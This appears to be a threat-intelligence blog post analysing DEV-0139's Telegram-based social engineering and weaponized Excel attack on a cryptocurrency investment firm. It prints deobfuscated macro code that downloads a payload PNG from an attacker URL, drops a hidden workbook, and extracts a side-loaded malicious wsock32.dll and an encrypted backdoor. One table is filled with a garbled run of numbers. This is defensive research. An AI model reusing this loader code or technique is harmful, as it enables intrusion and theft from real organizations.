


Figure 1. Overview of the attack

Further investigation through our telemetry led to the discovery of another file that uses the same DLL proxying technique. But instead of a malicious Excel file, it is delivered in an MSI package for a *CryptoDashboardV2* application, dated June 2022. This may suggest other related campaigns are also run by the same threat actor, using the same techniques.

In this blog post, we will present the details uncovered from our investigation of the attack against a cryptocurrency investment company, as well as analysis of related files, to help similar organizations understand this kind of threat, and prepare for possible attacks. Researchers at [Volexity](#) recently published their findings on this attack as well.

As with any observed nation state actor activity, Microsoft directly notifies customers that have been targeted or compromised, providing them with the information they need to secure their accounts. Microsoft uses DEV-#### designations as a temporary name given to an unknown, emerging, or a developing cluster of threat activity, allowing Microsoft Threat Intelligence Center (MSTIC) to track it as a unique set of

information until we reach a high confidence about the origin or identity of the actor behind the activity. Once it meets the criteria, a DEV is converted to a named actor.

## Initial compromise

To identify the targets, the threat actor sought out members of cryptocurrency investment groups on Telegram. In the specific attack, DEV-0139 got in touch with their target on October 19, 2022 by creating a secondary Telegram group with the name *<NameOfTheTargetedCompany> <> OKX Fee Adjustment* and inviting three employees. The threat actor created fake profiles using details from employees of the company OKX. The screenshot below shows the real accounts and the malicious ones for two of the users present in the group.






Figure 2. Legitimate profiles of cryptocurrency exchange employees (left) and fake profiles created by the threat actor (right)

It's worth noting that the threat actor appears to have a broad knowledge of the cryptocurrency industry and the challenges the targeted company may face. The

threat actor asked questions about fee structures, which are the fees used by crypto exchange platforms for trading. The fees are a big challenge for investment funds as they represent a cost and must be optimized to minimize impact on margin and profits. Like many other companies in this industry, the largest costs come from fees charged by exchanges. This is a very specific topic that demonstrates how the threat actor was advanced and well prepared before contacting their target.

After gaining the trust of the target, the threat actor sent a weaponized Excel document to the target containing further details on the fees to appear legitimate. The threat actor used the fee structure discussion as an opportunity to ask the target to open the weaponized Excel file and fill in their information.

## Weaponized Excel file analysis

The weaponized Excel file, which has the file name *OKX Binance & Huobi VIP fee comparison.xls* (Sha256:

abca3253c003af67113f83df2242a7078d5224870b619489015e4fde060acad0), is well crafted and contains legitimate information about the current fees used by some crypto exchanges. The metadata extracted showed that the file was created by the user *Wolf*.

File name	<b>OKX Binance &amp; Huobi VIP fee comparision.xls</b>
CompObjUserTypeLen	31
CompObjUserType	Microsoft Excel 2003 Worksheet
ModifyDate	2022:10:14 02:34:33
TitleOfParts	Comparison_Oct 2022
SharedDoc	No
Author	Wolf
CodePage	Windows Latin 1 (Western European)
AppVersion	16
LinksUpToDate	No
ScaleCrop	No
LastModifiedBy	Wolf
HeadingPairs	Worksheets, 1
FileType	XLS
FileTypeExtension	xls
HyperlinksChanged	No
Security	None
CreateDate	2022:10:14 02:34:31
Software	Microsoft Excel
MIMEType	application/vnd.ms-excel




Figure 3. The information in the malicious Excel file

The macro is obfuscated and abuses UserForm (a feature used to create windows) to store data and variables. In this case, the name of the UserForm is *IFUZYDTTOP*, and the macro retrieves the information with the following code *IFUZYDTTOP.MgQnQVGb.Caption* where *MgQnQVGb* is the name of the label in the UserForm and *.caption* allows to retrieve the information stored into the UserForm.

The table below shows the data retrieved from the UserForm:

Obfuscated data	Original data
IFUZYDTTOP.nPuyGkKr.Caption & IFUZYDTTOP.jpgKCxUd.Caption	MSXML2.DOMDocum
IFUZYDTTOP.QevjtDZF.Caption	b64
IFUZYDTTOP.MgQnQVGb.Caption	bin.base64
IFUZYDTTOP.iuIlTrLG.Caption	Base64 encoded Seco
IFUZYDTTOP.hMcZvwhq.Caption	C:\ProgramData\Micro
IFUZYDTTOP.DDFyQLPa.Caption	\VSDB688.tmp
IFUZYDTTOP.PwXgwErw.Caption & IFUZYDTTOP.ePGMifdW.Caption	Excel.Application

The macro retrieves some parameters from the UserForm as well as another XLS file stored in base64. The XLS file is dropped into the directory *C:\ProgramData\Microsoft Media* as *VSDB688.tmp* and runs in invisible mode.

```
Sub OpenNewWorkbook(FileName, DirectoryandFilename)

    On Error Resume Next
    Dim LHVROQMN As Object

    Set LHVROQMN = FileName.Workbooks.Open(DirectoryandFilename)
    FileName.Application.Visible = False

    Set FileName = Nothing
    Set LHVROQMN = Nothing

End Sub
```

Figure 4. The deobfuscated code to load the extracted worksheet in invisible mode.

Additionally, the main sheet in the Excel file is protected with the password *dragon* to encourage the target to enable the macros. The sheet is then unprotected after installing and running the other Excel file stored in Base64. This is likely used to trick the user to enable macros and not raise suspicion.

## Extracted worksheet

The second Excel file, *VSDB688.tmp* (Sha256:

a2d3c41e6812044573a939a51a22d659ec32aea00c26c1a2fdf7466f5c7e1ee9), is used to retrieve a PNG file that is parsed later by the macro to extract two executable files and the encrypted backdoor. Below is the metadata for the second worksheet:

File Name	<b>VSDB688.tmp</b>
CompObjUserType	Microsoft Excel 2003 Worksheet
ModifyDate	2022:08:29 08:07:24
TitleOfParts	Sheet1
SharedDoc	No
CodePage	Windows Latin 1 (Western European)
AppVersion	16
LinksUpToDate	No
ScaleCrop	No
CompObjUserTypeLen	31
HeadingPairs	Worksheets, 1
FileType	XLS
FileTypeExtension	xls
HyperlinksChanged	No
Security	None
CreateDate	2006:09:16 00:00:00
Software	Microsoft Excel
MIMETYPE	application/vnd.ms-excel




Figure 5. The second file is completely empty but contains the same UserForm abuse technique as the first stage.

The table below shows the deobfuscated data retrieved from the UserForm:

E39482202			
QuMAFPAuk	HQASDQWg	1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52,53,54,55,56,57,58,59,60,61,62,63,64,65,66,67,68,69,70,71,72,73,74,75,76,77,78,79,80,81,82,83,84,85,86,87,88,89,90,91,92,93,94,95,96,97,98,99,100,101,102,103,104,105,106,107,108,109,110,111,112,113,114,115,116,117,118,119,120,121,122,123,124,125,126,127,128,129,130,131,132,133,134,135,136,137,138,139,140,141,142,143,144,145,146,147,148,149,150,151,152,153,154,155,156,157,158,159,160,161,162,163,164,165,166,167,168,169,170,171,172,173,174,175,176,177,178,179,180,181,182,183,184,185,186,187,188,189,190,191,192,193,194,195,196,197,198,199,200,201,202,203,204,205,206,207,208,209,210,211,212,213,214,215,216,217,218,219,220,221,222,223,224,225,226,227,228,229,230,231,232,233,234,235,236,237,238,239,240,241,242,243,244,245,246,247,248,249,250,251,252,253,254,255,256,257,258,259,260,261,262,263,264,265,266,267,268,269,270,271,272,273,274,275,276,277,278,279,280,281,282,283,284,285,286,287,288,289,290,291,292,293,294,295,296,297,298,299,300,301,302,303,304,305,306,307,308,309,310,311,312,313,314,315,316,317,318,319,320,321,322,323,324,325,326,327,328,329,330,331,332,333,334,335,336,337,338,339,340,341,342,343,344,345,346,347,348,349,350,351,352,353,354,355,356,357,358,359,360,361,362,363,364,365,366,367,368,369,370,371,372,373,374,375,376,377,378,379,380,381,382,383,384,385,386,387,388,389,390,391,392,393,394,395,396,397,398,399,400,401,402,403,404,405,406,407,408,409,410,411,412,413,414,415,416,417,418,419,420,421,422,423,424,425,426,427,428,429,430,431,432,433,434,435,436,437,438,439,440,441,442,443,444,445,446,447,448,449,450,451,452,453,454,455,456,457,458,459,460,461,462,463,464,465,466,467,468,469,470,471,472,473,474,475,476,477,478,479,480,481,482,483,484,485,486,487,488,489,490,491,492,493,494,495,496,497,498,499,500,501,502,503,504,505,506,507,508,509,510,511,512,513,514,515,516,517,518,519,520,521,522,523,524,525,526,527,528,529,530,531,532,533,534,535,536,537,538,539,540,541,542,543,544,545,546,547,548,549,550,551,552,553,554,555,556,557,558,559,560,561,562,563,564,565,566,567,568,569,570,571,572,573,574,575,576,577,578,579,580,581,582,583,584,585,586,587,588,589,590,591,592,593,594,595,596,597,598,599,600,601,602,603,604,605,606,607,608,609,610,611,612,613,614,615,616,617,618,619,620,621,622,623,624,625,626,627,628,629,630,631,632,633,634,635,636,637,638,639,640,641,642,643,644,645,646,647,648,649,650,651,652,653,654,655,656,657,658,659,660,661,662,663,664,665,666,667,668,669,670,671,672,673,674,675,676,677,678,679,680,681,682,683,684,685,686,687,688,689,690,691,692,693,694,695,696,697,698,699,700,701,702,703,704,705,706,707,708,709,710,711,712,713,714,715,716,717,718,719,720,721,722,723,724,725,726,727,728,729,730,731,732,733,734,735,736,737,738,739,740,741,742,743,744,745,746,747,748,749,750,751,752,753,754,755,756,757,758,759,760,761,762,763,764,765,766,767,768,769,770,771,772,773,774,775,776,777,778,779,780,781,782,783,784,785,786,787,788,789,790,791,792,793,794,795,796,797,798,799,800,801,802,803,804,805,806,807,808,809,810,811,812,813,814,815,816,817,818,819,820,821,822,823,824,825,826,827,828,829,830,831,832,833,834,835,836,837,838,839,840,841,842,843,844,845,846,847,848,849,850,851,852,853,854,855,856,857,858,859,860,861,862,863,864,865,866,867,868,869,870,871,872,873,874,875,876,877,878,879,880,881,882,883,884,885,886,887,888,889,890,891,892,893,894,895,896,897,898,899,900,901,902,903,904,905,906,907,908,909,910,911,912,913,914,915,916,917,918,919,920,921,922,923,924,925,926,927,928,929,930,931,932,933,934,935,936,937,938,939,940,941,942,943,944,945,946,947,948,949,950,951,952,953,954,955,956,957,958,959,960,961,962,963,964,965,966,967,968,969,970,971,972,973,974,975,976,977,978,979,980,981,982,983,984,985,986,987,988,989,990,991,992,993,994,995,996,997,998,999,1000	1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30,31,32,33,34,35,36,37,38,39,40,41,42,43,44,45,46,



Obfuscated data	Original data
GGPJPPVOJB.GbEtQGZe.Caption & GGPJPPVOJB.ECufizoN.Caption	MSXML2.DOMDocum
GGPJPPVOJB.BkxQNjsP.Caption	b64
GGPJPPVOJB.slgGbwvS.Caption	bin.base64
GGPJPPVOJB.kiTajKHg.Caption	C:\ProgramData\Softw
GGPJPPVOJB.fxSPziWf.Caption	logagent.exe
GGPJPPVOJB.JzrHMGPQ.Caption	wsock32.dll
GGPJPPVOJB.pKLagNSW.Caption	56762eb9-411c-4842-
GGPJPPVOJB.grzjNBbk.Caption	/shadow
GGPJPPVOJB.aJmXcCtW.Caption & GGPJPPVOJB.zpxMSdzi.Caption	MSXML2.ServerXMLH
GGPJPPVOJB.rDHwJTxL.Caption	Get

The macro retrieves some parameters from the UserForm then downloads a PNG file from

*hxxps://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Background.png*. The file was no longer available at the time of analysis, indicating that the threat actor likely deployed it only for this specific attack.

```
Public Function GetPNG()
    On Error Resume Next

    Dim Request As Object
    Dim URL As String
    Set Request = CreateObject(MSXML2.ServerXMLHTTP.6.0)

    URL = "https://od.lk/d/d021d412be456a6f78a0052a1f0e3557dcfa14bf25f9d0f1d0d2d7dcdac86c73/Background.png"
    Request.Open Get, URL, False
    Request.Send

    If Request.Status = 200 Then
        GetPNG = Request.ResponseBody
    Else
        Application.Quit
    End If

    Set Request = Nothing

End Function
```

Figure 6. Deobfuscated code that shows the download of the file *Background.png*

The PNG is then split into three parts and written in three different files: the legitimate file *logagent.exe*, a malicious version of *wsock32.dll*, and the XOR encrypted backdoor with the GUID (56762eb9-411c-4842-9530-9922c46ba2da). The three files are used to load the main payload to the target system.

```
If Dir(PATH & logagent) = "" Or Dir(PATH & sockdll) = "" Or Dir(PATH & IDDll) = "" Then

    GetPNG = GetPNG

    If Dir(PATH & logagent) = "" Then
        Call WriteFile(GetPNG, PATH & logagent, 1441, 112640)
    Else
        End If

    If Dir(PATH & sockdll) = "" Then
        Call WriteFile(GetPNG, PATH & sockdll, 114081, 99328)
    Else
        End If

    If Dir(PATH & IDDll) = "" Then
        Call WriteFile(GetPNG, PATH & IDDll, 213409, 116224)
    Else
        End If
Else
    End If
```

Figure 7. The three files are written into *C:\ProgramData\SoftwareCache\* and run using the *CreateProcess* API

# Loader analysis

Two of the three files extracted from the PNG file, *logagent.exe* and *wsock32.dll*, are used to load the XOR encrypted backdoor. The following sections present our in-depth analysis of both files.

## Logagent.exe

*Logagent.exe* (Hash:

8400f2674892cdfff27b0dfe98a2a77673ce5e76b06438ac6110f0d768459942) is a legitimate system application used to log errors from Windows Media Player and send the information for troubleshooting.

The file contains the following metadata, but it is not signed:

Description	Value
language	English-US
code-page	Unicode UTF-16 little endian
CompanyName	Microsoft Corporation
FileDescription	Windows Media Player Logagent
FileVersion	12.0.19041.746
InternalName	logagent.exe
LegalCopyright	© Microsoft Corporation. All rights reserved.
OriginalFilename	logagent.exe
ProductName	Microsoft® Windows® Operating System
ProductVersion	12.0.19041.746

The *logagent.exe* imports function from the *wsock32.dll* which is abused by the threat actor to load malicious code into the targeted system. To trigger and run the malicious *wsock32.dll*, *logagent.exe* is run with the following arguments previously retrieved by the macro: *56762eb9-411c-4842-9530-9922c46ba2da /shadow*. Both arguments are then retrieved by *wsock32.dll*. The GUID *56762eb9-411c-4842-9530-9922c46ba2da* is the filename for the malicious *wsock32.dll* to load and */shadow* is used as an XOR key to decrypt it. Both parameters are needed for the malware to function, potentially hindering isolated analysis.




Figure 8. Command line execution from the running process *logagent.exe*

## Wsock32.dll

The legitimate *wsock32.dll* is the Windows Socket API used by applications to handle network connections. In this attack, the threat actor used a malicious version of *wsock32.dll* to evade detection. The malicious *wsock32.dll* is loaded by *logagent.exe* through DLL side-loading and uses DLL proxying to call the legitimate functions from the real *wsock32.dll* and avoid detection. DLL proxying is a hijacking technique where a malicious DLL sits in between the application calling the exported function and a

legitimate DLL that implements that exported function. In this attack, the malicious *wsock32.dll* acts as a proxy between *logagent.exe* and the legitimate *wsock32.dll*.

It is possible to notice that the DLL is forwarding the call to the legitimate functions by looking at the import address table:

index	name (75)	location
1	<a href="#">accept</a>	C:\Windows\System32\wsock32.dll.accept
2	<a href="#">bind</a>	C:\Windows\System32\wsock32.dll.bind
3	<a href="#">closesocket</a>	C:\Windows\System32\wsock32.dll.closesocket
4	<a href="#">connect</a>	C:\Windows\System32\wsock32.dll.connect
5	<a href="#">getpeername</a>	C:\Windows\System32\wsock32.dll.getpeername
6	<a href="#">getsockname</a>	C:\Windows\System32\wsock32.dll.getsockname
7	<a href="#">getsockopt</a>	C:\Windows\System32\wsock32.dll.getsockopt
8	<a href="#">htonl</a>	C:\Windows\System32\wsock32.dll.htonl
9	<a href="#">htons</a>	C:\Windows\System32\wsock32.dll.htons
10	<a href="#">inet_addr</a>	C:\Windows\System32\wsock32.dll.inet_addr
11	<a href="#">inet_ntoa</a>	C:\Windows\System32\wsock32.dll.inet_ntoa
12	<a href="#">ioctlsocket</a>	C:\Windows\System32\wsock32.dll.ioctlsocket
13	<a href="#">listen</a>	C:\Windows\System32\wsock32.dll.listen
